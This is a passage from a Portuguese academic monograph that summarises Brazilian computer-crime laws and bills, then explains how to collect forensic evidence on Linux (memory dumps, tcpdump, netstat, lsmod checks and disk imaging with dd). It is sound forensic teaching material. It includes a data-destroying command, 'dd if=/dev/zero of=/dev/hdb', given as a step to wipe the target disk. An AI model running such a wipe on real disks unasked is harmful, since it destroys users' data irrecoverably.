3.2.4 Lei 9.983/00

Considera como crime o ato de divulgar, sem justa causa, informações sigilosas como senhas ou dados pessoais de clientes, por exemplo, contido ou não nos sistemas de informação.

Então a publicação de dados reservados, assim definidos por lei, pela Internet ou qualquer outro, é um sistema de informação e infringe a Lei com uma pena de até 4 anos de detenção. Também é crime, de acordo com a Lei 9983/00[20], a inserção, modificação ou alteração não autorizada de sistema de informações ou banco de dados.

3.2.5 Lei 9.800/99

Essa Lei de 1999, revela que o Brasil está tentando acompanhar o progresso científico e o avanço tecnológico ao permitir às partes a utilização de sistema de transmissão de dados e imagens, para a prática de atos processuais, como o envio de petições via correio eletrônico(*e-mail*) ao Poder Judiciário . Isso implica mais comodidade e economia de tempo no envio de petições aos Tribunais de Justiça.

Entretanto, de acordo com o artigo 4º, quem fizer uso de sistema de transmissão torna-se responsável pela qualidade e fidelidade do material transmitido, e por sua entrega ao órgão judiciário[21].

3.3 Projetos de Lei

Existem alguns projetos de lei, que até a data da conclusão desse trabalho, tramitam na câmara dos deputados(PL) e no senado(PLS) sobre os crimes de informática onde o fim e o meio são pela Internet.

PL 3.356/00 - Do Sr. Osmânio Pereira - Dispõe sobre a oferta de serviços através de redes de informação.

PL 3.303/00 - Do Sr. Antônio Feijão - Dispõe sobre normas de operação e uso da Internet no Brasil.

PL 7093/02 - Ivan Paixão - dispõe sobre a correspondência eletrônica comercial, entre outras providências.

PL 6.210/02 - Ivan Paixão - Limita o envio de mensagem eletrônica não solicitada, por meio da Internet

PL 1809/99 - Bispo Rodrigues - dispõe sobre a segurança nas transações bancárias efetuadas por meios eletrônicos e fornece outras providências.

PL 84/99 - Luiz Piauhylino - Dispõe sobre os crimes cometidos na área de informática, suas penalidades e fornece outras providências

PLS 76/00 - Leomar Quintanilha - Estabelece nova pena aos crimes cometidos com a utilização de meios de tecnologia de informação e telecomunicações.

Os dois últimos projetos abordam de que forma devem ser tratados os crimes cometidos pelos computadores e suas penas. Definindo como crimes a destruição de dados ou sistemas de computação que não sejam seus, a apropriação de dados alheios e o uso indevido de dados ou registros sem que seus titulares tenham consentido.

O PL 84, já percorre as comissões do Congresso há quase seis anos e ainda não tem prazo para ser aprovado. A proposta é importante para o país, pois tipifica os crimes eletrônicos e com isso pode inibir a ação dos *hackers* brasileiros.

Já o PLS 76 define como crime a alteração ou transferência de contas representativas de valores sem base legal, a difusão de material injurioso sem autorização, o uso da informática para ativar explosivos, alteração de registros de operações tributárias e a sonegação de tributos decorrentes de operações virtuais.

Segue a íntegra destes projetos de lei nas próximas sessões.

3.3.1 Projeto de Lei 84/99

SUBSTITUTIVO ADOTADO PELA COMISSÃO AO PROJETO DE LEI Nº 84-B, DE 1999 (Apensos PLs nºs 2.557/00, 2.558/00 e 3.796/00)

Altera o Decreto-Lei nº 2.848, de 7 de dezembro de 1940 - Código Penal e a Lei nº 9.296, de 24 de julho de 1996.

O CONGRESSO NACIONAL decreta:

Art. 1º Esta Lei dispõe sobre os crimes de informática, e dá outras providências.

Art. 2º O Decreto-Lei nº 2.848, de 7 de dezembro de 1940 - Código Penal, passa a vigorar acrescido da seguinte Seção V do Capítulo VI do Título I:

"Seção V - Dos crimes contra a inviolabilidade dos sistemas informatizados

Acesso indevido a meio eletrônico

Art. 154-A. Acessar, indevidamente ou sem autorização, meio eletrônico ou sistema informatizado:

Pena - detenção, de três meses a um ano, e multa.

§ 1º Nas mesmas penas incorre quem fornece a terceiro meio indevido ou não autorizado de acesso a meio eletrônico ou sistema informatizado.

§ 2º Somente se procede mediante representação, salvo se o crime é cometido contra a União, Estado, Município, empresa concessionária de serviços públicos ou sociedade de economia mista.

Manipulação indevida de informação eletrônica

Art. 154-B. Manter ou fornecer, indevidamente ou sem autorização, dado ou informação obtida em meio eletrônico ou sistema informatizado:

Pena - detenção, de seis meses a um ano, e multa.

§ 1º Nas mesmas penas incorre quem transporta, por qualquer meio, indevidamente ou sem autorização, dado ou informação obtida em meio eletrônico ou sistema informatizado.

§ 2º Somente se procede mediante representação, salvo se o crime é cometido contra a União, Estado, Município, empresa concessionária de serviços públicos ou sociedade de economia mista.

Meio eletrônico e sistema informatizado

Art. 154-C. Para os efeitos penais, considera-se:

I - meio eletrônico: o computador, o processador de dados, o disquete, o CD-ROM ou qualquer outro meio capaz de armazenar ou transmitir dados magnética, óptica ou eletronicamente.

II - sistema informatizado: a rede de computadores, a base de dados, o programa de computador ou qualquer outro sistema capaz de armazenar ou transmitir dados eletronicamente."

Art. 3º O art. 163 do Decreto-Lei nº 2.848, de 7 de dezembro de 1940 - Código Penal, passa a vigorar com as seguintes alterações, renumerando-se o Parágrafo único para § 1º:

"Art. 163. .....

Dano eletrônico

§ 2º Equipara-se à coisa:

I - o dado, a informação ou a base de dados presente em meio eletrônico ou sistema informatizado;

II - a senha ou qualquer meio de identificação que permita o acesso a meio eletrônico ou sistema informatizado.

Difusão de vírus eletrônico

§ 3º Nas mesmas penas do § 1º incorre quem cria, insere ou difunde dado ou informação em meio eletrônico ou sistema informatizado, indevidamente ou sem autorização, com a finalidade de destruí-lo, inutilizá-lo, modificá-lo ou dificultar-lhe o funcionamento."

Art. 4º O art. 167 do Decreto-Lei nº 2.848, de 7 de dezembro de 1940 - Código Penal, passa a vigorar com as seguintes alterações:

"Art. 167. Nos casos do art. 163, § 1º, inciso IV , quando o dado ou informação não tiver potencial de propagação ou alastramento, e do art. 164, somente se procede mediante queixa."(NR)

Art. 5º O Decreto-Lei nº 2.848, de 7 de dezembro de 1940 - Código Penal, passa a vigorar acrescido do seguinte artigo:

"**Pornografia infantil**

Art. 218-A. Fotografar, publicar ou divulgar, por qualquer meio, cena de sexo explícito ou pornográfica envolvendo criança ou adolescente:

Pena - reclusão, de um a quatro anos, e multa.

§ 1º As penas são aumentadas de metade até 2/3 (dois terços) se o crime é cometido por meio de rede de computadores ou outro meio de alta propagação.

§ 2º A ação penal é pública incondicionada."

Art. 6º Os arts. 265 e 266, ambos do Decreto-Lei nº 2.848, de 7 de dezembro de 1940 - Código Penal, passam a vigorar com as seguintes alterações:

"**Atentado contra a segurança de serviço de utilidade pública**

Art. 265. Atentar contra a segurança ou o funcionamento de serviço de água, luz, força, calor ou telecomunicação, ou qualquer outro de utilidade pública: (NR)

.....

Interrupção ou perturbação de serviço telegráfico ou telefônico

Art. 266. Interromper ou perturbar serviço telegráfico, radiotelegráfico, telefônico ou de telecomunicação, impedir ou dificultar-lhe o restabelecimento: (NR)

..... "

Art. 7º O art. 298 do Decreto-Lei nº 2.848, de 7 de dezembro de 1940 - Código Penal, passa a vigorar acrescido do seguinte parágrafo único:

"Art. 298. .....

Falsificação de cartão de crédito

Parágrafo único. Equipara-se a documento particular o cartão de crédito ou débito"

Art. 8º O Decreto-Lei nº 2.848, de 7 de dezembro de 1940 - Código Penal, passa a vigorar acrescido do seguinte artigo:

"**Falsificação de telefone celular ou meio de acesso a sistema eletrônico**

Art. 298-A. Criar ou copiar, indevidamente ou sem autorização, ou falsificar código, seqüência alfanumérica, cartão inteligente, transmissor ou receptor de radiofreqüência ou de telefonia

celular ou qualquer instrumento que permita o acesso a meio eletrônico ou sistema informatizado:

Pena - reclusão, de um a cinco anos, e multa."

Art. 9º O art. 2º da Lei nº 9.296, de 24 de julho de 1996, passa a vigorar acrescido do § 2º, renumerando-se o parágrafo único para § 1º:

"Art. 2º .....

§ 1º .....

§ 2º O disposto no inciso III do caput não se aplica quando se tratar de interceptação do fluxo de comunicações em sistema de informática ou telemática.

....."

Art. 10. Os crimes previstos nesta lei quando praticados nas condições do inciso II, art. 9º, do Decreto-Lei nº 1.001, de 21 de outubro de 1969 - Código Penal Militar, serão de competência da Justiça Militar.

Art. 11. Fica revogado o art. 241 da Lei nº 8.069, de 13 de julho de 1990.

Art. 12. Esta Lei entra em vigor na data de sua publicação.

3.3.2 Projeto de Lei do Senado nº 76/00

Projeto de Lei do Senado nº 76 , de 2000

Define e tipifica os delitos informáticos, e dá outras providencias

O CONGRESSO NACIONAL decreta,

Art. 1º Constitui crime de uso indevido da informática:

§ 1º contra a inviolabilidade de dados e sua comunicação: I - a destruição de dados ou sistemas de computação, inclusive sua inutilização; II - a apropriação de dados alheios ou de um sistema de computação devidamente patenteado; III - o uso indevido de dados ou registros sem consentimento de seus titulares; IV - a modificação, a supressão de dados ou adulteração de seu conteúdo; V - a programação de instruções que produzam bloqueio geral no sistema ou que comprometam a sua confiabilidade.

Pena: detenção, de um a seis meses e multa.

§2º contra a propriedade e o patrimônio:

I - a retirada de informação privada contida em base de dados; II - a alteração ou transferência de contas representativas de valores;

Pena: detenção, de um a dois anos e multa.

§ 3º contra a honra e a vida privada:

I - difusão de material injurioso por meio de mecanismos virtuais; II - divulgação de informações sobre a intimidade das pessoas sem prévio consentimento;

Pena: detenção, de um a seis meses e multa.

§ 4º contra a vida e integridade física das pessoas: I - o uso de mecanismos da informática para ativação de artefatos explosivos, causando danos, lesões ou homicídios; II - a elaboração de sistema de computador vinculado a equipamento mecânico, constituindo-se em artefato explosivo;

Pena: reclusão, de um a seis anos e multa.

§ 5º contra o patrimônio fiscal :

I - alteração de base de dados habilitadas para registro de operações tributárias; II - evasão de tributos ou taxas derivadas de transações "virtuais";

Pena: detenção, de um a dois anos e multa.

§ 6º contra a moral pública e opção sexual:

I - a corrupção de menores de idade; II - divulgação de material pornográfico; III - divulgação pública de sons, imagens ou informação contrária aos bons costumes.

Pena: reclusão, de um a seis anos e multa.

§ 7º contra a segurança nacional: I - a adulteração ou revelação de dados declarados como reservados por questões de segurança nacional; II - a intervenção nos sistemas de computadores que controlam o uso ou ativação de armamentos; III - a indução a atos de subversão; IV - a difusão de informação atentatória a soberania nacional.

Pena: detenção, de um a dois anos e multa.

Art. 2o Os crimes tipificados nos §§ 1o a 3o são ações penais públicas condicionadas a representação e os demais ações penais incondicionadas.

Art. 3º Qualquer um desses crimes que venha a ser praticado contra empresa concessionária de serviços públicos, sociedades de economia mista ou sobre qualquer órgão integrante da administração pública terão suas penas aumentadas para dois a seis meses e multa, nos casos dos §§1º e 3º e de um ano e seis meses a dois anos e seis meses e multa nos demais casos.

Art. 4º Caso seja praticado qualquer um dos crimes tipificados nesta Lei como meio de realização ou facilitação de outro crime, fica caracterizada a circunstância agravante qualificadora, aumentando-se a pena de um terço até a metade.

Art. 5º Todos os crimes por uso indevido de computador estão sujeitos a multa igual ao valor do proveito pretendido ou do risco de prejuízo da vítima.

Art. 6o Esta lei entra em vigor na data de sua publicação.

Capítulo 4

A Coleta de Evidências Digitais

O INVESTIGADOR que realizar a coleta de evidências digitais deve assegurar que as informações obtidas existem no computador suspeito e não foram alteradas durante a análise. Tratando-se de uma evidência digital, mantê-la íntegra é complicado devido ao seu alto grau de volatilidade, e um simples ato de ligar ou desligar o computador pode alterar ou destruir evidências.

Portanto, é importante que os investigadores sigam procedimentos, que garantam que a evidência foi coletada, preservada e analisada de forma correta, minuciosa e livre de contaminações. Uma coleta conduzida inapropriadamente pode comprometer totalmente a investigação forense.

Os procedimentos usados em uma análise forense devem ser coerentes com um conjunto de princípios legais e técnicos. Alguns desses princípios são:

- As ações do investigador não devem alterar as evidências;
- A evidência original deve ser preservada no estado mais próximo possível daquele em que foi encontrada;
- Todas as evidências digitais coletadas e as cópias produzidas devem ser autenticados por meio de *hash* criptográfico, para verificar sua integridade;
- O investigador não deve confiar nos programas e nem nas bibliotecas dinâmicas

do sistema suspeito;

- Fazer uma imagem(cópia exata) da evidência original sempre que possível, para preservar a integridade deste;
- A cópia dos dados que serão examinados devem ser feitas para uma mídia "esterelizada"e sem defeitos;
- Toda evidência deve ser apropriadamente etiquetada, contendo por exemplo o nome do caso investigado, data e hora da coleta, entre outros;
- Todas as informações relativas à investigação devem ser documentadas;
- As ferramentas utilizadas na investigação devem ser aceitas pelos especialistas forenses e testadas para garantir sua operação correta e confiável.

4.1 Situação inicial do sistema

O investigador forense ao ser chamado para fazer uma análise, pode encontrar o computador ligado ou desligado. Caso o encontre desligado, ele irá fazer a imagem do disco e começará a trabalhar em cima desta. O processo sobre a criação de uma imagem de disco é explicado na seção 4.7.1.

Já em uma situação que o sistema está ligado, é possível coletar dados voláteis como, processos em execução, conexões abertas, podendo conter informações relevantes à investigação. No entanto, a coleta dos dados voláteis deve respeitar a sua ordem de volatilidade, pois o tempo de vida de uma evidência digital varia de acordo com o local onde ela está armazenada. A ordem descendente das principais fontes de informação de um sistema computacional é[11]:

- dispositivo de armazenagem do processador (registradores e *caches*);
- memória de periféricos (impressora, vídeo, por exemplo);
- memória principal do sistema;

- tráfego de rede;
- estado do sistema operacional (como por exemplo, estado dos processos e das conexões de redes, configurações do sistema);
- dispositivo de armazenagem secundária (disco rígido, CD-ROM, por exemplo)

Durante a coleta é importante seguir essa ordem de volatilidade porque quanto mais volátil for a informação, menos tempo há para capturá-la.

As seções seguintes explicam como realizar esta coleta obecedendo a ordem descrita. Vale ressaltar que todas as ferramentas utilizadas nos exemplos tiveram sua integridade verificada, garantindo assim sua confiabilidade.

4.2 Dispositivos de armazenagem do processador

O simples ato de observar informações nos registradores do processador já pode alterá-las. Por isso tornam-se de mínima utilidade e sua captura é impraticável, assim como os dados em *caches*[11].

4.3 Memória de periféricos

Alguns periféricos como impressora e vídeo possuem suas próprias memórias. Nelas podem estar armazenadas informações que não existam mais no sistema suspeito.

O comando **xwd** permite capturar informações da memória(*dump*) de vídeo, por exemplo. Numa situação em que o invasor utiliza um terminal ou console gráfico, o investigador pode capturar a tela corrente do invasor com o **xwd**.

Supondo que o invasor esteja na estação 10.10.0.1, pode-se capturar a sua tela assim:

```
#xwd -display 10.10.0.1:0 -root > tela_invasor.xwd
```

A opção -display 10.10.0.1:0 serve para identificar o computador e o número do terminal gráfico da tela. Já o parâmetro -root especifica que tela inteira deve ser capturada.

O arquivo que contém a tela capturada (**tela_invasor.xwd**) pode ser visualizado através do utilitário **xwud**:

```
#xwud -in tela_invasor.xwd
```

4.4 Memória principal

A memória principal contém diversas informações voláteis do sistema, como por exemplo, dados sobre os processos que estão em execução, dados que ainda estão sendo manipulados e não foram gravados no disco rígido. Tais informações podem ser obtidas por meio de:

- *Dumps* da memória;
- Geração de *core files*;
- Diretório **/proc**

4.4.1 *Dump* da memória

Dump da memória é nome do processo de capturar as informações da memória, e pode ser feito através do comando **dd**:

```
#dd < /dev/mem > mem.dump
#dd < /dev/kmem > kmem.dump
```

Sabendo que o sistema operacional GNU/Linux é trata tudo como arquivo, a própria memória principal do sistema e a memória virtual do *kernel*, são acessadas através dos arquivos **/dev/mem** e **/dev/kmem** respectivamente.

Ao fazer o *dump*, o investigador pode realizar buscas por palavras-chave através dos comandos **grep** e **strings** a fim de encontrar alguma evidência relevante.

```
#strings -a mem.dump | grep palavra-chave
```

No exemplo acima, o comando **strings** retorna todo conteúdo de texto do arquivo **mem.dump** e o **grep** filtra este resultado exibindo somente as palavras que contenham a *string* 'palavra-chave'.

4.4.2 Geração de *core files*

Core file ou *core dump* são arquivos que contêm a cópia exata da memória ocupada pelo processo quando este é terminado pelo sistema. Tais arquivos só são criados quando o processo recebe sinais cuja ação é terminar o processo e gerar o *core dump* como o **SIGQUIT**, **SIGSEGV**, entre outros.

Através do comando **kill**, por exemplo, é possível gerar um *core file* já que ele é responsável pelo envio de sinais a um processo.

Supondo que o processo *script.sh* esteja em execução com o número de identificação(PID) 3313:

```
#kill -s SIGSEGV 3313
```

O parâmetro -s especifica que o sinal a ser enviado é o **SIGSEGV** para o processo 3313, que será finalizado e um arquivo com nome "core"será criado. Para confirmar ou descobrir o sinal e o processo relacionado a este *core file*, pode utilizar-se do comando **file**[11]:

```
#file core
core: ELF 32-bit LSB core file (signal 11), Intel 80386, version 1 (SYSV), from 'script.sh'
```

No exemplo anterior, o *core file* originou-se do processo **script.sh** que recebeu o sinal 11, o **SIGSEGV**.

A análise de um *core file* pode revelar, dentre outras informações, as rotinas que estavam sendo executadas, os valores dos registradores, o conteúdo do espaço de endereçamento virtual do processo e a estrutura do usuário [22]. Mas para o investigador, o interessante é saber qual programa originou o *core file* porque esses comportamentos anormais, geralmente, são ocasionados por usuários mal intensionados. Então este programa é considerado suspeito e pode ser uma evidência, assim como os arquivos a que o programa faz referência. O sinal recebido também é relevante, já que pode revelar uma mera falha(*bug*) do próprio programa.

4.4.3 Diretório /proc

O diretório **/proc** é um pseudo-sistema de arquivos usado como uma interface para as estruturas de dados do *kernel* do sistema operacional, permitindo uma visão do ambiente de cada processo em execução, assim como o estado da memória.

A memória pode ser acessada pelo pseudo-arquivo **/proc/kcore**, que representa a memória física do sistema no formato de um *core file*. Novamente, com auxílio do **strings** ou um programa de depuração, como **gdb**, o investigador pode analisar o conteúdo desse arquivo.

4.5 Tráfego de rede

A partir do tráfego de rede é possível analisar toda a comunicação entre atacante e máquina invadida, estabelecendo uma seqüência de eventos e comparando com as outras evidências encontradas.

Programas utilizados para captura de tráfego de rede são conhecidos como *sniffers*. Um dos programas desse gênero mais popular é o **tcpdump** [23], que pode ser usado para capturar qualquer tráfego de rede, decodificar e exibir os datagramas à medida em que são coletados.

```
# tcpdump -i eth0 host 10.10.0.1
```

Neste exemplo, o **tcpdump** é utilizado para capturar todo o tráfego de rede que passa pela interface **eth0**, provenientes do endereço IP 10.10.0.1 ou que o tenha como destino.

O parâmetro -w do **tcpdump** permite armazenar os datagramas capturados em um arquivo binário para posterior análise:

```
# tcpdump -w trafego.dump
```

Com auxílio de ferramentas como, por exemplo, **ethereal** [24], o investigador pode analisar este arquivo binário e exibir as informações dos datagramas capturados em um formato legível permitindo até a reprodução da sessão capturada.

O **Tcpdump** também permite imprimir o cabeçalho da camada de enlace, filtrar por porta de destino ou origem, entre outros. Mais detalhes sobre as opções e filtros dessa ferramenta pode ser obtido em suas páginas manuais (*man page*).

É importante destacar que o *sniffer* deve ser instalado em um ponto, onde todo o tráfego do sistema suspeito tenha que passar por ele para garantir que nada deixará de ser analisado.

Com a análise dos datagramas pode-se encontrar evidências como:

- endereço IP inválido ou suspeito;
- tráfego em portas desconhecidas;
- tráfego em serviços ou portas que não deveria estar ocorrendo;
- datagramas com opções, *flags* ou tamanhos que não respeitam os padrões do protocolo (*Request for Comment* - RFC);
- *flood* de datagramas na rede;
- tráfego TCP em portas incomuns.

4.6 Estado do sistema operacional

Com o sistema ligado o investigador pode coletar dados sobre o estado do sistema operacional, como por exemplo, estado dos processos, e obter importantes informações sobre o tipo e a origem do ataque.

Vale relembrar que o investigador nunca deve confiar nas ferramentas e nem nas bibliotecas do sistema suspeito, pois o invasor pode ter alterado os binários do sistema já prevendo uma situação de análise forense. Todos os comandos aqui exemplificados devem ser feitos pelo investigador com seu próprio conjunto de ferramentas, que este sim é confiável.

Algumas informações reveladas ao verificar o estado do sistema são:

- processos em execução;
- interface e conexões de rede;
- acesso dos usuários;
- módulos do kernel;

4.6.1 Processos em execução

A análise dos processos em execução no sistema é de grande importância, pois indicam o seu comportamento naquele momento.

Um invasor pode desvirtuar a execução de um processo para garantir ou aumentar os seus privilégios no sistema. Se os processos não estiverem funcionando corretamente o sistema também não estará.

Existem diversas formas de descobrir informações relacionadas aos processos em execução. Informações estas como comando executado, arquivos abertos, consumo de recursos, entre outras, que revelam evidências de atividades não autorizadas.

O comando **ps** junto com o parâmetro **aux**, por exemplo, é uma maneira de obter uma listagem completa de todos os processos em execução no sistema:

```
# ps axu
```

A saída gerada pela execução do comando no exemplo anterior, será uma lista de todos os processos correntes no sistema indicando seu número de identificação (PID[1]), dono do processo, seu consumo de processador e memória, entre outros. O comando **ps** possui diversas opções que exibem outros tipos de dados. Caso deseje saber mais sobre o programa, leia sua *man page*.

Outro comando do gênero do **ps** é o **top**. Diferenciam-se somente porque o **top** exibe a lista de processos em execução em tempo real.

Agora, para saber quais arquivos estão abertos, decorrentes de um processo em execução, utiliza-se o **lsof** [25]. Por exemplo:

```
# lsof -p 567
```

O **lsof** vai listar todos arquivos abertos pelo processo com PID 567.

Outras ferramentas relevantes na análise dos processos correntes são **strace** [26] e **ltrace** [27], sendo o primeiro responsável por exibir uma listagem das chamadas de sistema em execução e o segundo pela chamada das rotinas de bibliotecas.

Considerando novamente o diretório /**proc**, cada processo na memória possui um sub-diretório dentro dele, cujo nome é o seu número de identificação. Por exemplo, supondo que o processo **sshd** tem PID igual a 558, dentro do /**proc** existirá o sub-diretório 558 com o conteúdo:

```
# ls -l /proc/558
total 0
-r--r--r--  1 root root 0 Mar  9 01:50 cmdline
lrwxrwxrwx  1 root root 0 Mar  9 01:50 cwd -> //
-r--------  1 root root 0 Mar  9 01:50 environ
lrwxrwxrwx  1 root root 0 Mar  9 01:50 exe -> /usr/sbin/sshd*
dr-x------  2 root root 0 Mar  9 01:50 fd/
-r--r--r--  1 root root 0 Mar  9 01:50 maps
```

[1]Process Identifier

```
-rw-------  1 root root 0 Mar  9 01:50 mem
-r--r--r--  1 root root 0 Mar  9 01:50 mounts
lrwxrwxrwx  1 root root 0 Mar  9 01:50 root -> //
-r--r--r--  1 root root 0 Mar  9 01:50 stat
-r--r--r--  1 root root 0 Mar  9 01:50 statm
-r--r--r--  1 root root 0 Mar  9 01:50 status
```

Dentro desse subdiretório um investigador forense pode descobrir o comando completo (arquivo **cmdline**), o caminho do binário executado (o *links* simbólico exe), os arquivos abertos pelo processo (que são referenciados por *links* simbólicos contidos no sub-diretório **fd**), entre outros.

Com todas essas fontes de informação acerca dos processos em execução citadas anteriormente, é possível identificar situações que podem representar evidências de uma intrusão, como por exemplo:

- existência de processos com nome suspeito;
- acesso a arquivos suspeitos ou não permitidos;
- ausência de processos que deveriam estar executando (**syslogd**, por exemplo);
- informações inconsistentes entre o comando **ps** e diretório /**proc**;
- processo aceitando conexões em portas suspeitas;
- processo com dono trocado;
- consumo de recurso incomum de um processo;

4.6.2 Interface e conexões de rede

Um atacante pode instalar um *sniffer* na rede com a intenção de capturar algum datagrama que contenha uma senha, por isso é importante analisar o estado da interface de rede. O comando **ifconfig** pode ser utilizado nessa tarefa.

```
# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:E0:4C:E7:59:92
          inet addr:10.10.0.16  Bcast:10.255.255.255  Mask:255.255.255.0
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:45374 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49282 errors:0 dropped:0 overruns:0 carrier:0
          collisions:1571 txqueuelen:1000
          RX bytes:17982531 (17.1 Mb)  TX bytes:21190760 (20.2 Mb)
          Interrupt:10 Base address:0x9000
```

No exemplo anterior, o comando **ifconfig** é executado com o parâmetro **eth0**, pois deseja-se adquirir dados sobre a interface de rede **eth0**. Note que na terceira linha está escrito PROMISC, indicando que essa interface está funcionando em modo promíscuo.

Uma interface de rede funcionando de modo promíscuo significa que todos os datagramas serão recebidos pela interface, mesmo que não seja endereçado a ela. Por isso, modo promíscuo caracteriza a existência de um *sniffer*.

Além do estado da interface, as conexões de redes também devem ser analisadas. Um exemplo de comando responsável por exibir o estado das conexões e portas abertas no sistema é o **netstat**.

```
# netstat -atunp
```

A opção -a permite a visualização de todas as conexões de rede e o número de identificação do processo. O nome do programa associado a cada conexão é exibido pela opção -p, as opções -t e -u indicam que devem ser exibidas somente conexões TCP e UDP, respectivamente. Por último, a opção -n desabilita a conversão de endereços IP em nomes. Maiores informações sobre as opções e o funcionamento do **netstat** podem ser obtidas em sua *man page*.

Pelo resultado do comando **netstat** é possível obter algumas informações que podem ajudar o investigador como:

- ausência de serviços que deveriam estar habilitados;

- presença de serviços que deveriam estar desabilitados;
- serviços estabelecendo conexões suspeitas;
- endereços IP suspeitos;

4.6.3 Acesso dos usuários

Verificar quais usuários estão ou estavam conectados podem revelar dados como:

- nomes de usuários suspeitos;
- acesso de usuário em dia ou hora suspeito;
- conexão de usuário que não deveria ocorrer;

O comando **lastlog** possibilita exibir o dia e hora da última conexão de cada usuário no sistema. Segue um exemplo:

```
# lastlog
Username         Port     From             Latest
root             ttyp1    10.10.0.84       Wed Mar  9 18:29:08 -0300 2005
bin                                        **Never logged in**
daemon                                     **Never logged in**
adm                                        **Never logged in**
sync                                       **Never logged in**
shutdown                                   **Never logged in**
operator                                   **Never logged in**
sshd                                       **Never logged in**
nobody                                     **Never logged in**
bruno            :0                        Fri Dec  3 16:10:33 -0200 2004
airon            tty1                      Fri Mar  1 09:37:53 -0300 2005
paulo            tty3                      Wed Nov 17 14:23:57 -0200 2004
fred             :0                        Thu Mar  7 11:52:12 -0300 2005
claudia                                    **Never logged in**
pinaffi          :0                        Mon Jan 17 13:14:09 -0200 2005
```

Com o comando **w**, é possível descobrir quais usuários estão conectados no sistema e que eles estão executando. Um exemplo de uso seria:

```
# w
 11:59:24 up 8 min,  2 users,  load average: 0.15, 0.32, 0.21
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                11:59    7.00s  0.49s  0.49s -bash
fred     :0       -                11:52   ?xdm?   1:20   0.52s /bin/sh /opt/kde/bin/startkde
```

4.6.4 Módulos do kernel

O investigador deve analisar os módulos do kernel, pois módulos maliciosos podem ser carregados através do LKM e comprometer o funcionamento do sistema. Esses módulos maliciosos podem interceptar comandos do sistema como **ps**, **netstat**, **ifconfig** e produzir resultados falsos para tentar enganar o investigador. A presença desse tipo de módulo representa uma evidência de intrusão.

A análise dos módulos no sistema suspeito pode se feita comparando as informações fornecidas pelos comandos **lsmod**, **kstat**[28] e pela interface **/proc/modules**. Cada uma dessas ferramentas utiliza uma forma de visualizar os módulos do sistema. O **lsmod** usa a chamada de sistema **sys_query_module**, já **/proc/modules** utiliza a chamada de sistema **sys_read** e o **kstat**, varre uma porção da memória do kernel em busca de módulos, inclusive os invisíveis.

Ao executar esses três métodos, se aparecer um módulo na saída de uma ferramenta e não aparecer na outra, é um indício de presença de módulo suspeito.

4.7 Dispositivos de armazenagem secundária

Essa parte da análise é feita após o computador ter sido desligado, logo só possui a memória não volátil, CD-ROM, disquetes, discos rígidos, por exemplo. Representa a mais lenta das etapas devido aos discos representarem a maior fonte de informação.

Primeiramente, antes de começar a análise forense no disco suspeito, é necessário

fazer uma imagem do disco preservando assim, o original. A Seção seguinte trata deste assunto.

4.7.1 Fazendo uma imagem

Imagem de um disco é o processo de fazer uma cópia exata dos dados contidos nele, preservando sua estrutura e localização. Já no processo de copiar todos os dados de um disco para outro, os dados serão armazenados nesse outro de forma seqüencial. Tanto na imagem quanto na cópia simples, o conteúdo dos dados no disco serão os mesmos, mas a forma em que estão distribuídos não.

Uma simples cópia não replica as informações armazenadas em lugares não acessíveis pelo sistema de arquivos. E nesses lugares, citados a seguir, os atacantes podem esconder evidência do seu delito. Alguns deles são:

- O sistema de arquivo pode não ocupar totalmente a partição devido ao tamanho do bloco (cluster) utilizado. Os últimos setores desperdiçados devem ser verificados;
- Espaços alocados a arquivos que não são totalmente utilizados (*file slacks*), podem ser utilizados para esconder informações. Por exemplo, um arquivo com tamanho de 2460 bytes, em um sistema de arquivos com tamanho de bloco de 1024 bytes, ocupa três blocos de alocação(3 * 1024 = 3072) , desperdiçando os últimos 612 (3072 - 2460 = 612)bytes alocados;
- A BIOS pode não suportar a geometria do disco de modo que, não é permitido o acesso a toda porção física do disco;
- As partições acessíveis podem não ocupar todo o disco, podendo surgir assim, espaço entre partições ou no final do disco;
- Podem existir partições que não contêm um sistema de arquivos e mesmo assim esconder informações;

- Vestígio de arquivos apagados. Quando um arquivo é apagado, sua referência é removida das estruturas do sistema de arquivos, entretendo os dados contidos no arquivo não são apagados do disco[5]. Estes dados ficam no disco até que sejam sobrescritos por outros arquivos.

- Arquivos de *swap* podem conter dados importantes que ainda não foram gravadas no disco

Programas normais de cópia ou de *backup* não devem ser utilizados para efetuar uma análise forense por só conterem os dados reconhecidos pelo sistema de arquivos, não capturando todos os dados residuais(arquivos apagados, *slack space*, arquivos *swap*). Já a imagem do disco realiza uma cópia bit a bit, possuindo todas as informações do disco.

Fazer uma imagem do disco é um passo essencial no processo de análise forense, pois é com ela que o investigador passa a maior parte do tempo trabalhando na procura de evidências, despreocupado em danificar a evidência original.

Existem diferentes maneiras de criar uma imagem de um disco, como a seguir:

- Remover o disco do computador suspeito e colocá-lo em outro computador para fazer a imagem. De preferência, esse computador de destino seja uma estação forense;

- Incluir outro disco no computador suspeito e pôr a imagem nele;

- Através de uma conexão de rede, pode-se transferir a imagem do disco suspeito para outro computador ou estação forense.

A escolha e o uso de uma ferramenta correta são imperativos para uma boa análise computacional forense. De acordo com o *National Institute of Standards and Technology*(NIST)[29] essa escolha de ferramenta para a criação de uma imagem do disco, deve atender a certas especificações:

- Capaz de fazer uma imagem do disco original, uma partição do disco ou uma mídia removível;

- Sua execução não pode alterar o original;
- Capaz de acessar tanto disco IDE quanto SCSI;
- Registrar (log) erros de entrada e saída (*input/output*);
- A documentação deve estar correta;
- Deve ser capaz de verificar a integridade do arquivo de imagem do disco.

A ferramenta **dd** atende a esses requisitos e é reconhecida pelo próprio NIST. É um utilitário *freeware* desenvolvido para sistema GNU/Linux capaz de fazer imagem e cópia de cada setor dos dispositivos SCSI e IDE.

Supondo que o disco suspeito seja instalado na estação forense como *master* da IDE secundária, um exemplo para armazenar a imagem deste disco em arquivo (**hdc_img.dd**) é:

```
# dd if=/dev/hdc of=hdc_img.dd
```

Caso o intuito seja gerar a imagem em outro disco, acessado pelo arquivo **/dev/hdb**, tem-se:

```
# dd if=/dev/hdc of=/dev/hdb
```

Neste exemplo, a imagem da IDE secundária *master* foi gerada na IDE primária *slave*. Vale ressaltar que o disco a receber a imagem(**/dev/hdb**), deve estar "esterilizado", completamente limpo, zerado, para evitar que algum dado de instalações anteriores possa se confundir com os dados do disco suspeito. A própria ferramenta **dd** faz isso:

```
# dd if=/dev/zero of=/dev/hdb
